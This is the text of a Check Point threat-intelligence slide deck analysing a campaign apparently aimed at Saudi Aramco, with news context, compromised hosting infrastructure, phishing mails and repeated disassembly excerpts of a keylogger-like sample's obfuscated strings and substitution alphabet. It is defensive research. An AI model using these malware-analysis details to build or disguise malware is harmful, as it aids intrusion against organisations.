


Check Point®
SOFTWARE TECHNOLOGIES LTD.

Get Rich or Die Trying



Speakers



Mark Lechtik

Check Point®
SOFTWARE TECHNOLOGIES LTD.



Security Researcher

Check Point Software Technologies Ltd.



@_marklech_

Or Eshed



Lead Threat Intelligence Analyst

Check Point Software Technologies Ltd.



@EshedOr

Intro

Trigger

Saudi Arabia and UAE block Oatari
media over ince

Qatar claims official websites v
made controversial remarks ab

Aramco IPO Is Just the First Step for Saudi Arabia

Reforming the oil giant is a crucial part of the country's transformation.

By [John Sfakianakis](#)

April 6, 2017, 12:00 AM GMT+3

on Aramco Oil Product Center

By [Dana Khraiche](#)

April 26, 2017, 4:28 PM GMT+3

Attack

Speculations

- APT campaign against Saudi Arabia
- Industrial espionage before Aramco's IPO
- A new campaign against the global energy

Iran-linked OilRig hacked group use a new Trojan in Middle East Attacks

October 10, 2017 By [Pierluigi Paganini](#)

Security

Hack on Saudi Aramco hit 30,000 workstations, oil firm admits

First hacktivist-style assault to use malware?

By [John Leyden](#) 29 Aug 2012 at 09:18

4 SHARE ▼





Analysis Saudi Aramco said that it had put its network back online on Saturday, 10 days after a malware attack floored 30,000 workstations at the oil giant.

Investigation Goals

- **Who** is the attacker?
- **What** are his targets?
- **Why** focusing on Aramco this way?
- **How** is he working (modus-operandi)?
- **Which** instruments and tools are used in this campaign?
- **Does this incident require an immediate intervention?**

Digging Deeper

Attacker Infrastructure



مجموعة الخلف للاستثمار
AL-KHALAF INVESTMENT GROUP

النجاح هو الهدف



- Investment company based in **Saudi Arabia**
- Site was compromised to host malicious executables
- APT Targeting **Saudi Arabia**?

رحلة تأسيس المجموعة

بدأت رحلت تأسيس مجموعة الخلف القابضة منذ ما يزيد عن ثلاثون عاماً وكان الهدف الرئيسي هو النجاح وليس مجرد الإستمرارية ولعل الشاهد على ذلك هو ما الت اليه المؤسسة الصغيرة والتي كانت اللبنة الأولى لمجموعة من النجاحات المتتالية والتي بدأت في قلب المملكة النابض بالحركة التجارية مدينة الرياض حيث أصبحت مجموعة مقبل الخلف القابضة هذا الكيان المتعدد الأنشطة إحدى المؤسسات المؤثرة في السوق السعودي والتي يرتبط بإسمها العديد من النشاطات المختلفة .



Attacker Infrastructure



مجموعة الخلف للاستثمار
AL-KHALAF INVESTMENT GROUP

النجاح هو الهدف


- Investment company based in **Saudi Arabia**
- Site was compromised to host malicious executables
- APT Targeting **Saudi Arabia**?

رحلة تأسيس المجموعة

بدأت رحلت تأسيس مجموعة الخلف القابضة منذ ما يزيد عن ثلاثون عاماً وكان الهدف الرئيسي هو النجاح وليس مجرد الإستمرارية ولعل الشاهد على ذلك هو ما الت اليه المؤسسة الصغيرة والتي كانت اللبنة الأولى لمجموعة من النجاحات المتتالية والتي بدأت في قلب المملكة النابض بالحركة التجارية مدينة الرياض حيث أصبحت مجموعة مقبل الخلف القابضة هذا الكيان المتعدد الأنشطة إحدى المؤسسات المؤثرة في السوق السعودي والتي يرتبط بإسمها العديد من النشاطات المختلفة .




Attacker Infrastructure




directlink.cz

- “Legit” **file hosting** service
- Hosted most of the samples related to this campaign
- Generally, hosted a vast amount of **malware**
- Affiliated with ***hackforums.net***




Attacker Infrastructure



- Executable packed with a custom packer
- After unpacking, we get a binary with obfuscated strings


Attacker Infrastructure



Partially Obfuscated

```
.data:004150D4 date_format db '%s%.2d-%.2d-%.4d',0 ; DATA XREF: sub_408B4C+53To
.data:004150E5 ; char log_head[]
.data:004150E5 log_head db 0Dh,0Ah ; DATA XREF: sub_408B4C+18ETo
.data:004150E5 db 0Dh,0Ah
.data:004150E5 db '[Log Started] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415119 ; char date_time_format[]
.data:00415119 date_time_format db 0Dh,0Ah ; DATA XREF: sub_408D7A+5ETo
.data:00415119 db 0Dh,0Ah
.data:00415119 db '[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415144 huh? db '[CwP8N3wPU]',0 ; DATA XREF: sub_408E34+8ATo
.data:00415150 what db '[oYrU2]',0 ; DATA XREF: sub_408E34:loc_408F6Ato
.data:00415158 the db '[FwZ]',0 ; DATA XREF: sub_408E34:loc_408F73to
.data:0041515E hell db '[z22m0 EUDr]',0 ; DATA XREF: sub_408E34:loc_408F7Cto
.data:0041516B is db '[z22m0 i3]',0 ; DATA XREF: sub_408E34+EBto
.data:00415176 this db '[z22m0 vdcJr]',0 ; DATA XREF: sub_408E34:loc_408F85to
.data:00415184 thing db '[z22m0 km8Y]',0 ; DATA XREF: sub_408E34:loc_408F8Eto
.data:00415191 ? db '[qmjU]',0 ; DATA XREF: sub_408E34:loc_408F97to
.data:00415198 ?? db '[nwcU i3]',0 ; DATA XREF: sub_408E34+B7to
.data:004151A2 ??? db '[nwcU km8Y]',0 ; DATA XREF: sub_408E34:loc_408FA0to
.data:004151AE ??? db '[oYu]',0 ; DATA XREF: sub_408E34:loc_408FA9to
```

Attacker Infrastructure



Hmm...

'_BqwHaF8TkKDMF0zQASx4UuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%'



Partially Obfuscated

```
.data:004150D4 date_format db '%s%.2d-%.2d-%.4d',0 ; DATA XREF: sub_408B4C+53To
.data:004150E5 ; char log_head[]
.data:004150E5 log_head db 0Dh,0Ah ; DATA XREF: sub_408B4C+18ETo
.data:004150E5 db 0Dh,0Ah
.data:004150E5 db '[Log Started] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415119 ; char date_time_format[]
.data:00415119 date_time_format db 0Dh,0Ah ; DATA XREF: sub_408D7A+5ETo
.data:00415119 db 0Dh,0Ah
.data:00415119 db '[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415144 huh? db '[CwP8N3wPU]',0 ; DATA XREF: sub_408E34+8ATo
.data:00415150 what db '[oYrU2]',0 ; DATA XREF: sub_408E34:loc_408F6ATo
.data:00415158 the db '[FwZ]',0 ; DATA XREF: sub_408E34:loc_408F73To
.data:0041515E hell db '[z22m0 EUDr]',0 ; DATA XREF: sub_408E34:loc_408F7CTo
.data:0041516B is db '[z22m0 i3]',0 ; DATA XREF: sub_408E34+EBTo
.data:00415176 this db '[z22m0 vdcJr]',0 ; DATA XREF: sub_408E34:loc_408F85To
.data:00415184 thing db '[z22m0 km8Y]',0 ; DATA XREF: sub_408E34:loc_408F8ETo
.data:00415191 ? db '[qmjU]',0 ; DATA XREF: sub_408E34:loc_408F97To
.data:00415198 ?? db '[nwcU i3]',0 ; DATA XREF: sub_408E34+B7To
.data:004151A2 ??? db '[nwcU km8Y]',0 ; DATA XREF: sub_408E34:loc_408FA0To
.data:004151AE ??? db '[oYu]',0 ; DATA XREF: sub_408E34:loc_408FA9To
```


Attacker Infrastructure

Phishing Mails
from Aramco




Partially Obfuscated

```
.data:004150D4 date_format db '%s%.2d-%.2d-%.4d',0 ; DATA XREF: sub_408B4C+53To
.data:004150E5 ; char log_head[]
.data:004150E5 log_head db 0Dh,0Ah ; DATA XREF: sub_408B4C+18ETo
.data:004150E5 db 0Dh,0Ah
.data:004150E5 db '[Log Started] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415119 ; char date_time_format[]
.data:00415119 date_time_format db 0Dh,0Ah ; DATA XREF: sub_408D7A+5ETo
.data:00415119 db 0Dh,0Ah
.data:00415119 db '[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415144 huh? db '[CwP8N3wPU]',0 ; DATA XREF: sub_408E34+8ATo
.data:00415150 what db '[oYrU2]',0 ; DATA XREF: sub_408E34:loc_408F6Ato
.data:00415158 the db '[FwZ]',0 ; DATA XREF: sub_408E34:loc_408F73to
.data:0041515E hell db '[z22m0 EUDr]',0 ; DATA XREF: sub_408E34:loc_408F7Cto
.data:0041516B is db '[z22m0 i3]',0 ; DATA XREF: sub_408E34+EBTo
.data:00415176 this db '[z22m0 vdcJr]',0 ; DATA XREF: sub_408E34:loc_408F85to
.data:00415184 thing db '[z22m0 km8Y]',0 ; DATA XREF: sub_408E34:loc_408F8Eto
.data:00415191 ? db '[qmjU]',0 ; DATA XREF: sub_408E34:loc_408F97to
.data:00415198 ?? db '[nwcU i3]',0 ; DATA XREF: sub_408E34+B7To
.data:004151A2 ??? db '[nwcU km8Y]',0 ; DATA XREF: sub_408E34:loc_408FA0to
.data:004151AE ??? db '[oYu]',0 ; DATA XREF: sub_408E34:loc_408FA9to
```



Attacker Infrastructure



AHA!




Partially Obfuscated

```
.data:004150D4 date_format db '%s%.2d-%.2d-%.4d',0 ; DATA XREF: sub_408B4C+53To
.data:004150E5 ; char log_head[]
.data:004150E5 log_head db 0Dh,0Ah ; DATA XREF: sub_408B4C+18ETo
.data:004150E5 db 0Dh,0Ah
.data:004150E5 db '[Log Started] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415119 ; char date_time_format[]
.data:00415119 date_time_format db 0Dh,0Ah ; DATA XREF: sub_408D7A+5ETo
.data:00415119 db 0Dh,0Ah
.data:00415119 db '[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415144 huh? db '[CwP8N3wPU]',0 ; DATA XREF: sub_408E34+8ATo
.data:00415150 what db '[oYrU2]',0 ; DATA XREF: sub_408E34:loc_408F6ATo
.data:00415158 the db '[FwZ]',0 ; DATA XREF: sub_408E34:loc_408F73To
.data:0041515E hell db '[z22m0 EUdr]',0 ; DATA XREF: sub_408E34:loc_408F7CTo
.data:0041516B is db '[z22m0 i3]',0 ; DATA XREF: sub_408E34+EBTo
